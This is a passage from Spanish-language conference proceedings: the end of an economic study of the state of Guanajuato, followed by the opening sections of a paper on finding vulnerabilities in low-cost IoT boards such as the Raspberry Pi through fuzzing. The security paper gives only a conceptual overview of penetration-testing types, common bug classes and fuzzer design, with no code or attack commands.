En lo que respecta al nivel educativo, en el ciclo escolar 2017-2018 se tuvo un grado promedio de escolaridad de 8.5, por debajo del promedio nacional que es de 9.4, y un alto índice de analfabetismo (5.2%) en comparación con la cifra nacional (4.4%).

### Resultados de las Actividades Económicas del Estado de Guanajuato

El Producto Interno Bruto (PIB) de Guanajuato en 2017 representó el 4.2% y ocupó el lugar 6, con respecto al total nacional y en comparación con el año anterior tuvo una variación en valores constantes de 4.9%.

Entre las principales actividades se encuentran: comercio al por mayor (10.5%); servicios inmobiliarios y de alquiler de bienes muebles e intangibles (10.4%); comercio al por menor (9.9%); fabricación de maquinaria y equipo (9.5%); y, construcción (8.4%). Juntas representan el 48.7% del PIB estatal.



Gráfica 2 Principales actividades económicas

Los sectores estratégicos en el estado de Guanajuato son: agroindustrial, autopartes-automotriz, productos químicos, cuero-calzado y confección-textil-moda. Mientras que, a futuro se espera que sean: servicios de investigación, turismo, equipo médico, farmacéuticos y cosméticos.

El indicador trimestral de la actividad económica estatal (ITAE) ofrece un panorama de la situación y evolución económica del estado en el corto plazo. Para el tercer trimestre de 2018, Guanajuato registró un incremento en su índice de actividad económica de 0.4% con respecto al mismo periodo del año anterior.

Denominación	Variación % 3er. trimestre 2018*P/	Posición a nivel nacional
Total Nacional	2.5	
Guanajuato	0.4	26
Actividades Primarias	-7.8	29
Actividades Secundarias	-0.7	21
Actividades Terciarias	1.6	23

Gráfica 3 Indicador trimestral 2018


Por grupo de actividad económica\*\*, las actividades primarias y secundarias disminuyeron -7.8 y -0.7%, respectivamente. Mientras que las actividades terciarias registraron un crecimiento de 1.6%.

Según cifras del INEGI, al mes de enero de 2019, Cortázar y León registraron una tasa de inflación anual de 4.47 y 4.28%, respectivamente. Mientras que la inflación nacional fue de 4.37%.

De acuerdo al Directorio Estadístico Nacional de Unidades Económicas, esta entidad federativa cuenta con 261,005 Unidades Económicas, lo que representa el 5.1% del total en nuestro país.

Al cuarto trimestre de 2018, la Población Económicamente Activa (PEA) \*\*\* ascendió a 2, 659,163 personas, lo que representó el 60.8% de la población en edad de trabajar. Del total de la PEA, el 96.2% está ocupada y el 3.8% desocupada.





Gráfica 4 Población económicamente activa

En el rubro de infraestructura productiva y tecnológica, el estado cuenta con siete parques tecnológicos y nueve incubadoras de negocios:

Parques Tecnológicos:

- Guanajuato Tecno Parque, de la Universidad de Guanajuato.
- Parque de Innovación de Lasalle, de la Universidad De La Salle Bajío.
- Parque Tecnológico CIEN, del ITESM Campus León.
- Unidad de Innovación, Aprendizaje y Competitividad (UIAC), de la Universidad Iberoamericana León.
- Parque Tecnológico San Miguelense, de la Universidad SSC.
- Parque de Innovación Agrobioteg.
- Centro Mexicano de Energías Renovables (CMER).

Incubadoras:

- Incubadora Laja-Bajío IncubaMás, en Celaya, Gto.
- Incubadora INCUBAJÍO, en León, Gto.
- Incubadora del ITESM Campus Irapuato, en Irapuato, Gto.
- Incubadora de la Universidad de la Salle Bajío, en León, Gto.
- Centro de Innovación y Desarrollo de Empresas de la Universidad Tecnológica del Norte de Guanajuato, en Dolores Hidalgo, Gto.
- Centro Incubador de Empresas (CIEM) de la Universidad Tecnológica de León.
- Incubadora ProEmpleo, León, Gto.
- Incubadora de Alto Impacto del ITESM Campus León, en León, Gto.
- Incubadora de Alto Impacto de Start Up México, en León, Gto.

De acuerdo con el Anuario estadístico y geográfico por entidad federativa 2017, publicado por el INEGI, el estado de Guanajuato contaba en 2016p/ con una longitud carretera de 13,734 km, 1,085 km de vías férreas, un aeropuerto nacional, un aeropuerto internacional y diez aeródromos.


Según el informe Doing Business 20165, publicado por el Grupo Banco Mundial, que clasifica a las economías por su facilidad para hacer negocios, el estado de Guanajuato, ocupa el 6° lugar en México, a diferencia del informe anterior donde ocupó el 3°.

Asimismo, al desagregar este indicador, se observa que Guanajuato ocupa el 8° lugar para apertura de una empresa, el 10° respecto a la obtención de permisos de construcción, el 5° en registro de propiedades y el 3ro en cumplimiento de contratos.

De acuerdo al Instituto Mexicano para la Competitividad (IMCO), el Índice de Competitividad Estatal 2016 (ICE), mide la capacidad que tiene cada estado para poder elevar su competitividad, con la finalidad de atraer inversionistas y retener su talento. Los datos son publicados en el 2016 pero se refieren a 2014.

El ICE contiene diez subíndices los cuales son: Derecho, Ambiente, Sociedad, Político, Gobiernos, Factores, Economía, Precursores, Relaciones e Innovación.

Guanajuato obtuvo en el 2014 un ICE de 48.88 y ocupó el lugar 18 a nivel nacional, a diferencia del 2012 donde se encontró en la posición 15. Entre los principales subíndices que destacan en el estado se encuentran:



Gráfica 5 Índice de Competitividad Estatal Nacional 2018

### Conclusiones

El examen de la vocación económica y la evolución competitiva de las actividades principales del estado de Guanajuato deja un mosaico compuesto de diversos componentes desde dos ángulos: las ramas de especialización y los municipios con liderazgo competitivo.

La característica de los municipios según la vocación sectorial es reveladora de diferentes sustantivas, lo que diversifica que se tiene una mejor dinámica y están más a salvo de oscilaciones bruscas por la propia y natural defensa de riesgos que se neutralizan. En cambio los manufactureros (Silao, Salamanca, San José Iturbide), usualmente mono manufactureros porque dependen de manera muy sustancial de una sola actividad (autos, petróleo, químicos), pueden tener gran exposición a los cambios de esas ramas que ponen en riesgo la viabilidad del municipio en conjunto. Los otros municipios se resguardan más en la defensa moderada de los comercios y servicios, actividades de naturaleza no comerciables y de primera necesidad.

Un buen número de casos se pueden identificar como competencias asignadas y garantizadas por la empresa, en cuyo caso la decisión fundamental es dónde se decide instalar la empresa. Este tipo de competencia aplica para ramas tan distintas como los autos en Silao (GM), derivados del petróleo en Salamanca (Pemex) y la panadería industrial en Irapuato (Bimbo). El imperativo de economías de escala determina por igual a empresas de propiedad transnacional (GM, Bimbo) como a plantas petroquímicas propiedad del Estado (Pemex). En estos casos toma tiempo desarrollar a los municipios como polos urbanos con economías intersectoriales dinámicas, a veces sin poder consumir su capacidad. Es evidente que la acción de política pública en estos casos debe ser más agresiva, congruente y persistente que en aquellas instancias en que el mercado se arregla por sí mismo.

Otras ramas se desarrollan en entornos de mayor competencia entre empresas y diversas situaciones, que a lo largo del tiempo logran ser competitivas por condiciones más típicas de mejorar la productividad y atesorar otras ventajas mediante la unificación de insumos y demandas de cercanía. La integración del cluster cuero-calzado en León y el desarrollo de las autopartes en Celaya son de este tipo. Las autopartes y, hasta cierto punto también los electrodomésticos, ambos en Celaya, parecen relacionados con las ventajas de proveeduría en hierro y acero, así como las derramas industriales por la cercanía de Querétaro.

En un sentido más general, si la idea es favorecer clusters competitivos con especializaciones regionales reveladas, algunos de los casos más destacados nos llevarían a buscar la integración de regiones más amplias que trasciendan al propio estado de Guanajuato. Las sinergias de cuero-calzado del cluster León pueden considerar la inclusión de la ganadería de los Altos de Jalisco e Irapuato, como un caso centrado en Guanajuato. Otro caso es el desarrollo de

Celaya bajo la influencia de derramas a partir de la base industrial de Querétaro. Con seguridad hay otros sitios en el país con un mayor potencial de integración del que reconocen los propios vecinos, pues las virtudes de muchos encadenamientos todavía no se comprenden adecuadamente.

### *Recomendaciones*

- Impulsar la productividad y competitividad del sector mediante el desarrollo de capital físico, humano y tecnológico.
- Consolidar una política comercial con enfoque de agronegocios y una planeación del balance de oferta y demanda, para garantizar un abasto oportuno, a precios competitivos.
- Fortalecer la transversalidad de la innovación y la extensión rural por medio de las cadenas de valor y productivas.
- Garantizar la sanidad e inocuidad agroalimentaria.
- Innovar la producción de fertilizantes y semillas mejoradas.
- Incrementar la capitalización y financiamiento oportuno y la modernización de su infraestructura y equipamiento.
- Establecer un mecanismo de aseguramiento frente a los riesgos climáticos y de mercado, que comprenda los diferentes eslabones de la cadena de valor, desde la producción hasta la comercialización, fomentando la inclusión financiera y la gestión eficiente de riesgos.
- Impulsar la competitividad logística para disminuir las pérdidas pos cosecha de alimentos durante el almacenamiento y transporte.
- Incrementar la atracción de industrias de soporte tecnológico del sector agroindustrial.
- Impulsar las alianzas público-privadas en proyectos de agronegocios.
- Fortalecer la capacitación y formación integral en el sector rural que permita disponer de una fuerza laboral más educada y más eficiente en el trabajo

### **Referencias**

- Alba, Francisco (1999), "La cuestión regional y la integración internacional de México: una introducción", *Estudios Sociológicos*, XVII (51), México, pp. 611–632.
- Balassa, Bela (1965), "Trade liberalisation and revealed comparative advantage", *Review of Manchester School Economics and Social Sciences*, 33, Manchester, pp. 99–123.
- Dutrénit, Gabriela y Mario José Capdevielle (1993), "El perfil tecnológico de la industria mexicana y su dinámica innovativa en la década de los ochenta", *El Trimestre Económico*, 239, Fondo de Cultura Económica, México, pp. 643–664.
- Directorio Empresarial SIEM (2007), Secretaría de Desarrollo Económico Sustentable, Gobierno del Estado de Guanajuato, <<http://sde.guanajuato.gob.mx>>, noviembre de 2008.
- Enright, Michael (1997), "Regional clusters and Firm Strategy", en Alfred D. Chandler et al. (eds.), *The Dynamic Firm*, Oxford University Press, Oxford.
- FCCYT (Foro Consultivo Científico y Tecnológico) (2006), *Diagnóstico de la política científica, tecnológica y de fomento a la innovación en México (2000–2006)*, Consejo Nacional de Ciencia y Tecnología, México.
- Estrada, Salvador (2006), "Diferencias regionales en la conducta tecnológica de las empresas manufactureras mexicanas: el caso de Guanajuato", *Economía, Sociedad y Territorio*, V (20), El Colegio Mexiquense, Zinacantepec, pp. 821–869.
- INEGI (Instituto Nacional de Estadística, Geografía e Informática) (2003), *XVI Censos Industriales de 2003*, INEGI, Mexico.
- Krugman, Paul (1996), *Development, Geography and Economic Theory*, the MIT Press, Massachusetts.
- OCDE (Organización para la Cooperación y el Desarrollo Económico) (1998), *National Innovation Systems: Analytical Findings*, OCDE, París.
- Pavitt, Keith (1984), "Patterns of Technical Change: Towards a Taxonomy and a Theory", *Research Policy*, 13 (6), Elsevier, Londres, pp. 343–373.
- Porter, Michael (1990), *the Competitive Advantage of Nations*, MacMillan, Londres.
- Unger, Kurt (2009), "La evolución de la economía de Guanajuato posterior al TLCAN (1993–2003). Competitividad de los sectores y vocaciones de especialización municipales", reporte de resultados principales a Iplaneg y Sefide del Gobierno del Estado de Guanajuato.
- Unger, Kurt (2010), *Globalización y clusters regionales en México: un enfoque evolutivo*, Fondo de Cultura Económica, México.

# DETECCIÓN DE VULNERABILIDADES EN DISPOSITIVOS IoT DE BAJO COSTO APLICANDO FUZZING

Ing. Mauricio René Reyes Gutiérrez<sup>1</sup>, Dr. Anastacio Antolino Hernández<sup>2</sup>, I.C. Juan Jesús Ruíz Lagunas<sup>3</sup>,  
M.C. Cristhian Torres Millares<sup>4</sup>, Ing. Ómar Paniagua Villagómez<sup>5</sup>, Dr. Heberto Ferreira Medina<sup>6</sup>.

**Resumen--** En este trabajo se describe y explica la implementación de una metodología *Fuzzing* para la detección de vulnerabilidades en dispositivos de bajo costo que actualmente son utilizados para crear prototipos y soluciones tecnológicas de Internet de las Cosas (IoT). Las soluciones de IoT ofrecen el control y monitoreo de eventos por medio de dispositivos en su mayoría eléctricos-electrónicos (sensores y actuadores), los cuales envían datos a través de otro dispositivo electrónico *base* que cuenta con algún tipo de conexión a una red de comunicaciones (alámbricas e inalámbricas). Los dispositivos IoT que actualmente nos rodean presentan muchas vulnerabilidades (fallas en el software que los controla) que las empresas que los construyen o desarrollan pasan por alto, ya que estos sólo están enfocados en satisfacer la necesidad que se tiene en ese momento, dejando fuera la seguridad de la información que estos van a manejar, lo que permite que estos dispositivos sean puntos frágiles dentro de nuestras redes en la casa, oficina e incluso en la industria. Para la detección de dichas vulnerabilidades existen cierto tipo de pruebas que hacen uso de un *fuzzer* para detectar de manera rápida y de bajo costo algunas de las vulnerabilidades que estos dispositivos posean. Las placas o tarjetas base para la creación y generación de prototipos IoT como la Raspberry Pi© (Modelo 3B +) y los compatibles con la tecnología Arduino©, son los dispositivos electrónicos más utilizados para la creación de sistemas IoT de cualquier índole por su facilidad de manejo y rápido aprendizaje. Se aplica y analiza un *fuzzer* a una placa base Raspberry Pi para probar su resistencia a una serie de pruebas y ataques realizados y alcanzar cierto control sobre algunos componentes conectados a ella.

**Palabras Claves--** Fuzzing, IoT, Metodología, Raspberry Pi, Seguridad, Vulnerabilidades.

## VULNERABILITY DETECTION IN LOW-COST IoT DEVICES APPLYING FUZZING

**Abstract--** In this article, we describe and explain the implementation of a Fuzzing methodology for the detection of vulnerabilities in low-cost devices that are currently used to create technological prototypes and Internet of Things (IoT) solutions. IoT solutions offer the control and monitoring of events through electrical-electronic devices (sensors and actuators), which send data through another electronic base device that has some type of connection to a communications network (wired and wireless). The IoT devices that currently surround us present many vulnerabilities (software failures that control them) that the companies that build them have ignored, since these are only focused on satisfying the need that the human has not considering the security of the information that these are going to handle, which allowing those devices to be weak points within our networks at home, office and even in the industry. For the detection of vulnerabilities there are certain types of tests that uses a fuzzer to detect quickly and inexpensively some or some of the vulnerabilities that these devices possess. The boards for the creation and generation of IoT prototypes such as Raspberry Pi© (Model 3B +) and those compatible with Arduino© technology, are the most used electronic devices for the creation of IoT systems of any kind because for their ease of handling and fast learning.

**Keywords--** Fuzzing, IoT, Methodology, Raspberry Pi, Security, Vulnerabilities.

- 1 Profesor de la Facultad de Ingeniería Eléctrica (FIE) de la Universidad Michoacana de San Nicolás de Hidalgo (UMSNH) en los Programas de Ingeniería Eléctrica, Ingeniería Electrónica e Ingeniería en Computación, y es estudiante de la Maestría en Sistemas Computacionales (MSC) del Departamento de Sistemas y Computación (DSC) del Tecnológico Nacional de México (TecNM) Campus Instituto Tecnológico de Morelia (ITMorelia), Morelia, Michoacán. México. mreyes@fie.umich.mx. (*autor correspondiente*)
- 2 Doctor en Ciencias en Ingeniería Eléctrica por el Depto. de Estudios de Posgrado de la Facultad de Ingeniería Eléctrica (DEP-FIE) de la UMSNH, es profesor de la MSC del DSC del TecNM-ITMorelia, Morelia, Michoacán. México. antolino@tecnm.mx. (*autor correspondiente*)
- 3 Estudiante de la MSC del DSC del TecNM-ITMorelia, Morelia. Morelia, Michoacán. México. jruiz@tecnm.edu.mx.
- 4 Maestro en Ciencias de la Computación y Matemáticas Industriales por el Centro de Investigación en Matemáticas (CIMAT), es profesor de la MSC del DSC del TecNM-ITMorelia, Morelia, Michoacán. México. cristhiantm@itmorelia.edu.mx.
- 5 Es estudiante de la MSC del DSC de del TecNM-ITMorelia, Morelia, Michoacán. México. m06120902@itmorelia.edu.mx.
- 6 Doctor en Tecnología de Información y Análisis de Decisiones por la Universidad Popular Autónoma del Estado de Puebla (UPAEP), es encargado de telecomunicaciones de la Unidad de TICS del IIES-UNAM y profesor de la MSC del DSC del TecNM/I.T. Morelia, Michoacán. México. hferreir@iies.unam.mx.

## Introducción

En la actualidad es muy común escuchar el término *Internet de las Cosas (IoT - Internet-of-Things)*, esto se debe a que muchas de las actividades necesarias para el buen vivir están controladas y monitoreadas por dispositivos electrónicos interconectados por algún medio a una red de comunicaciones, provocando aún más la generación masiva de datos para el Big Data. Las primeras aplicaciones de dispositivos IoT surgieron en algunos Laboratorios dentro de las Universidades y Centros de Investigación, pero fueron primeramente aplicados al sector industrial por obvias razones, hasta llegar a nuestros hogares y ahora a nuestros cuerpos, los dispositivos IoT son utilizados en casi todos lados (ver Figura 1).

La totalidad de estos dispositivos son producidos en masa, tanto por la necesidad de las compañías para mantenerse en el mercado, como la misión que tienen estas de satisfacer una o algunas de las necesidades de nuestro día a día, por lo que en el desarrollo e implementación de estos dispositivos la seguridad informática se deja de lado, siendo esta una tarea más al final de cuentas de los encargados de las áreas de Tecnologías de la Información (TI) o del usuario final, debido a esto los ciberataques se han incrementado en todo el mundo (Ramos, S. H. et al., 2018). Se cree que en la actualidad existe más de un 90% de este tipo de dispositivos que son utilizados en sistemas IoT expuestos a todo tipo de ciberataques, lo que hace que cada vez más información institucional o personal sea expuesta a través de Internet, representando un riesgo muy alto tanto para los usuarios como para las compañías desarrolladoras (Kim, D. H. et al., 2015); es por eso que es vital resolver este tipo de problemas lo más rápido posible, por lo que en los últimos años los temas específicamente de la seguridad informática aplicada a los dispositivos físicos (Smart Phones, Sensor Networks, PLC's, etc.) han ido tomando mayor importancia en todos los ámbitos (Kobara, 2016).




Figura 1. Aplicaciones del IoT. Fuente: Russell et al., 2015.

El medio por el cual se puede interactuar con los dispositivos IoT es un software embebido configurable, que puede presentar algún tipo de vulnerabilidades, las cuales se traducen en la mayoría de las veces en mal funcionamiento de los dispositivos y en consecuencia como desastres reparables e irreparables dentro del sistema en el que participan estos; por lo que, para este tipo de software existe una gran cantidad de métodos de evaluación de riesgos de la seguridad de la información (Cherdantseva, Y. et al., 2016 y Sajid, A. et al. 2016), pero muchos de ellos son métodos privados y muy costosos para el usuario especializado o general, desarrollados por las mismas compañías e incluso puede que sean métodos especialmente diseñados para ciertos dispositivos; por lo que la aplicación de pruebas de penetración o *pentesting* en especial de los conocidos como *fuzz test* o *fuzzing* a estos dispositivos nos permite obtener de manera más económica y en algunas ocasiones más rápida alguna o la mayoría de las vulnerabilidades que pueden presentar estos dispositivos.

Actualmente los dispositivos de bajo costo como lo son las tarjetas de la compañía Raspberry Pi© y las que son compatibles con Arduino©, son los más utilizados para crear sistemas IoT, sobre todo en el hogar o en las oficinas de las PyMES (Pequeñas y Medianas Empresas), para prueba de esto se puede consultar la Tabla 1. Estos dispositivos disponen de un software controlador embebido que hace las funciones según sea el caso de Sistema Operativo (OS) o de *Firmware*, como ya lo habíamos mencionado estos dispositivos son construidos en masa y carecen hasta cierto nivel de confianza cuando son utilizados para que manejen el envío y recepción de datos (Baccelli E. & et al., 2018 y Ruiz-Lagunas, J. et al 2019). Cabe mencionar que en el website de Arduino© y Raspberry Pi© no se encuentra información sobre posibles pruebas realizadas a

sus placas o tarjetas para descubrir errores que comprometan la seguridad de la información, se pueden encontrar algunos dictámenes de cumplimiento como son en el caso de la Raspberry Pi 3B+ su cumplimiento operacional sobre las ondas electromagnéticas que irradia el chip de la conexión Wireless, dentro de dicha normativa se encontró un dato curioso sobre su utilización en Francia, está tarjeta tiene prohibido utilizarse fuera de los hogares u oficinas.

Tabla 1. Comparativa entre diferentes tecnologías para la implementación de sistemas IoT (Cabrer, D. et al., 2019).

Características	Microcontroladores				Microprocesador ARM serie A				x86
	ATMEL	TI	Stmicroelectronics		Boardcom		Amlogic	All Winner	
Fabricante CHIP	Mega328	MSP 430	M4	M7	BCM2837	BCM2837	S905	A20	Quark
Modelo CHIP	Mega328	MSP 430	M4	M7	BCM2837	BCM2837	S905	A20	Quark
Modelo tarjeta	Arduino UNO	EXP430G2	F446ZE	F746ZG	Raspberry Pi 4	Raspberry Pi 3	ODROID-C2	pcDuino3B	SoC X100
Bits ALU	8	16	32	32	64	64	64	32	32
Núcleos	1	1	2	2	4	4	4	2	2
<b>FUNCIONALIDAD</b>									
Domótica	√	√	√	√	√	√	√	√	√
IoT	x	x	x	x	√	√	√	√	√
Facilidad de uso	√	x	√	√	√	x	√	√	√
Confiabilidad	x	√	√	√	√	√	√	√	√
Desempeño	x	x	√	√	√	√	√	√	√
Soporte	√	√	√	√	√	√	√	√	√
costo USD	\$24	\$10	\$20	\$23	\$80	\$40	\$40	\$60	\$110
Adquisición	√	√	√	√	√	√	√	√	√
Producción	√	√	√	√	√	√	√	√	√
<b>CONECTIVIDAD</b>									
Wifi	x	x	x	x	√	√	x	√	√
Bluetooth	x	x	x	x	5.0	√	x	x	√
Infrarrojo	x	x	x	x	x	x	x	√	x
Ethernet	IoT modells	x	x	√	√	√	√	√	√
USB	x	x	√	√	√	√	√	√	√
<b>SISTEMA</b>									
Flash interno	32kB	128kB	512kB	1MB	x	x	x	4gb	4gb
Flash externo	x	x	x	x	SD	SD	eMMC y SD	SATA y SD	mSD
Costo Flash externa	x	x	x	x	8GB \ \$8	8GB \ \$8	8GB \ \$18	8GB \ \$8	8GB \ \$8
ADC	√	√	√	√	x	x	√	√	√
PWM	√	√	√	√	x	x	x	√	√
GPIO	18 pines	14 pines	114 pines	114 pines	40 pines	40 pines	40pines	18 pines	40 pines
Jtag para programación	√	√	√	√	√	x	x	√	√
Costo Jtag	\$49	\$115	\$21	\$21	\$20	x	x	\$5	\$10
Firmware	√	√	√	√	x	x	x	x	x
SO Android	x	x	x	x	√	x	√	√	x
APIs	x	x	x	x	√	x	√	√	√
Facilidad de pruebas	√	x	√	√	√	x	√	√	√
Portabilidad	√	x	√	√	√	√	√	√	√
Interoperabilidad	x	x	√	√	√	√	√	√	√
Flexibilidad	√	√	√	√	√	√	√	√	√
Mantenimiento	√	√	√	√	√	√	√	√	√

A. Pruebas de penetración (Pentesting).

Gracias a que la palabra Hacker se ha utilizado para nombrar todo aquello que tiene fines de maldad dentro del área de la informática, al igual que toda aquella que está ligada a esta, por lo que es muy común en la actualidad escuchar términos como *Experto en Seguridad Informática* dentro de las instituciones, pero en realidad un Hacker es la misma persona. Estas personas son especialistas en innumerable cantidad de las nuevas tecnologías, razón por la cual muy pocos se dedican a esto, debido a que cada segundo van desarrollando nuevas tecnologías, a la par van surgiendo infinidad de nuevos métodos de intrusión, virus, exploits, incluso ingeniería social, etc.

En el mundo de la seguridad informática otro término que se escucha mucho, es el término *Pentesting* derivado de las palabras *penetration* y *test* o dicho de otra manera *prueba de penetración* o también *Hacking Ético* (López, O. et al., 2011 y 2012). Las

pruebas de penetración no son más que la aplicación/ejecución de una gran diversidad de ataques dirigidos a diferentes entornos con la finalidad de encontrar el mayor número o en su caso la totalidad de vulnerabilidades y/o fallos de seguridad, para así mismo realizar los ajustes necesarios para poder prevenir futuros ataques hacia los dispositivos, equipos o sistemas (Panda, 2018 e INCIBE, 2019).

Las pruebas de penetración se dividen en 3 tipos dependiendo de la información inicial con que se cuenta sobre el sistema o dispositivo que se va a auditar o atacar, y son: las pruebas de *caja blanca*, en estas pruebas se cuenta con toda la información necesaria del sistema, infraestructura y aplicaciones, lo que permite que los ataques sean totalmente dirigidos o considerados como que alguien dentro de la institución los está realizando; las pruebas denominadas de *caja gris* son aquellas que se realizan cuando se dispone de algo de la información inicial pero no toda, también se dice que estas pruebas son un híbrido entre las de *caja blanca* y las de *caja negra*, y finalmente las pruebas de *caja negra* son aquellas que se realizan cuando no se cuenta con la información sobre el sistema, a estos ataques se les considera como aquellos que harían los agentes externos o mayormente conocidos como *ciberdelincuentes* (Sutton, M. et al., 2007). Se puede ver la comparación de los tres tipos de pruebas en la Tabla 2.

Tabla 2. Comparativa entre los tres tipos de pruebas (Narula, A. 2019).

Caja Negra	Caja Gris	Caja Blanca
No se requiere conocer el funcionamiento interno de una aplicación.	De alguna manera, se conoce el funcionamiento interno.	Se tiene pleno conocimiento del funcionamiento interno de la aplicación.
Son también conocidas como pruebas de caja cerrada, pruebas funcionales y/o pruebas basadas en datos.	Otro término que se suele usar es: <i>prueba translúcida</i> ya que el probador tiene un conocimiento limitado del interior de la aplicación.	Son también conocidas como prueba de caja clara, prueba estructural o basada en código.
Las pruebas son realizadas por los usuarios finales, testers y desarrolladores.	Las pruebas son realizadas por los usuarios finales, testers y desarrolladores	Las pruebas son realizadas solo o regularmente por los desarrolladores y los testers.
Respecto a que se desconoce el comportamiento interno de la aplicación, las pruebas basadas en expectativas externas.	Las pruebas se realizan sobre la base de diagramas de alto nivel y diagramas de flujo de datos.	El funcionamiento interno es completamente conocido y el tester puede diseñar los datos de prueba en consecuencia
Son las pruebas menos exhaustivas y las que menos tiempo consumen.	Consumen un tiempo parcialmente considerado y exhaustivo.	Son las pruebas más exhaustivas y las más lentas en cuanto a tiempo.
No son recomendables para probar algoritmos.	No son recomendables para probar algoritmos.	Son los más adecuados para pruebas de algoritmos.
Son los que se utilizan bajo el método de "prueba y error"	Se pueden probar, si se conocen tanto el dominio de los datos como los límites internos de la aplicación.	Se pueden probar de la mejor forma el dominio de los datos y los límites internos de la aplicación.

Es comprensible que en la actualidad desarrollar sistemas, programas, etc. es una tarea nada fácil y los códigos cada vez se vuelven más y más complejos, por lo que se han categorizado los errores básicos que pueden existir en el software, muchos de los cuales son encontrados con *fuzzing* en especial los llamados de corrupción de memoria, pero existen al menos ya categorizados y bien documentados los errores de corrupción de memoria como son: *sobreescritura de memoria*, *stack overflows*, *formato de cadena*, *errores de enteros*, *desbordamientos de datos*, *off-by-one*, *corrupción o amontonamiento de sobreescritura de variables*, etc., en las aplicaciones web actualmente existen: *inclusión en los archivos PHP*, *SQL injection* y otros tipos de *inyección de código* y *Cross-Site Scripting (XSS)* por nombrar algunos. También son errores básicos los *accesos por fuerza bruta*, *los condicionamientos por carrera*, *la denegación de servicios*, *man-in-the-middle* y *la suplantación de identidad* o *Session Hijacking* (Takanen, A. et al., 2018 y Clarke, T. 2009).

Como consecuencia de todo lo que se expone ante las fallas o vulnerabilidades encontradas por los *pentestings* en los sistemas, Takanen, A. (2018) nos expone que en la actualidad es más común contratar personas que se dediquen especialmente a elaborar auditorías a los sistemas en vías de desarrollo o que ya se tienen desarrollados; estas personas son tradicionalmente contratadas en muchos casos de manera externa y confidencial para determinar qué tan fuerte es el sistema, la red, los hosts e incluso la seguridad física y psicológica de los trabajadores. Muchas de estas personas incluso se involucran de manera incógnita en los grupos de trabajo aplicando ingeniería social hasta llegar a generar procesos de intrusión en los sistemas clasificados y autorizados para probar y junto a las pruebas de la seguridad de la red se han automatizado pruebas bajo los esquemas de los *frameworks* como *Metasploit*<sup>7</sup>, pero aun así se requiere de un amplia técnica y gama de conocimientos para portar el nombre de *Penetration tester*.

### B. Pruebas Fuzz (fuzzing).

Los *fuzz test* o *fuzzing* son técnicas de prueba de software generalmente automatizadas o semiautomatizadas, que generan datos de entrada semialeatorios generalmente erróneos o inválidos para comprobar la seguridad de entrada de los sistemas auditados o en proceso de *testing*. Dentro de este tipo de técnicas nos explica Clarke (2019), que la herramienta que hace el trabajo principal es el *fuzzer*, el cual dentro de la metodología básica de *fuzzing* comprende 3 etapas que son: **la generación de datos, la transmisión de los mismos y la parte de monitoreo y registro** (Ver Figura 2).



Figura 2. Modelo básico del fuzzer. Fuente: Elaboración propia.

Sutton (2007) comenta que el *fuzzing* está fuertemente ligado a los llamados *Boundary Value Analysis* (BVA)<sup>8</sup>, pero el *fuzzing* no sólo se puede enfocar hacia los valores límites que pueden existir en las entradas, sino que se pueden utilizar valores que no estén bien definidos para lanzarlos como datos de entrada. Por otro lado, dice también que los *fuzzers* se pueden clasificar en: *fuzzers basados en mutación*, que son los que aplican técnicas de mutación sobre datos muestra para generar o crear casos de prueba, este tipo de fuzzing es rápido y efectivo; y los *fuzzer basados en la generación* de casos de prueba desde cero, esto es modelando ya sea el protocolo o archivo destino, siendo estos test más lentos, Esparza-Muñoz (2007) complementa lo escrito por Sutton.

### C. Dispositivos de Bajo Costo.

Al referirnos a los dispositivos de bajo costo nos enfocamos en los que ya se habían mencionado en líneas superiores que son los compatibles con Arduino y las microcomputadoras<sup>9</sup> Raspberry Pi. Estos elementos hoy en día son muy accesibles al público tanto por su precio, como por su curva de aprendizaje que día a día es mucho más rápida con tanto proyecto fácil de descargar de Internet. Hablando en relación de precios para México un dispositivo de la gama de los Raspberry Pi ronda los \$1,400.00 MXN, por otro lado, las tarjetas compatibles con la tecnología Arduino están entre los \$60.00 MXN hasta aproximadamente los \$1,200.00 MXN (Paniagua-Villagómez, O. et al., 2019).

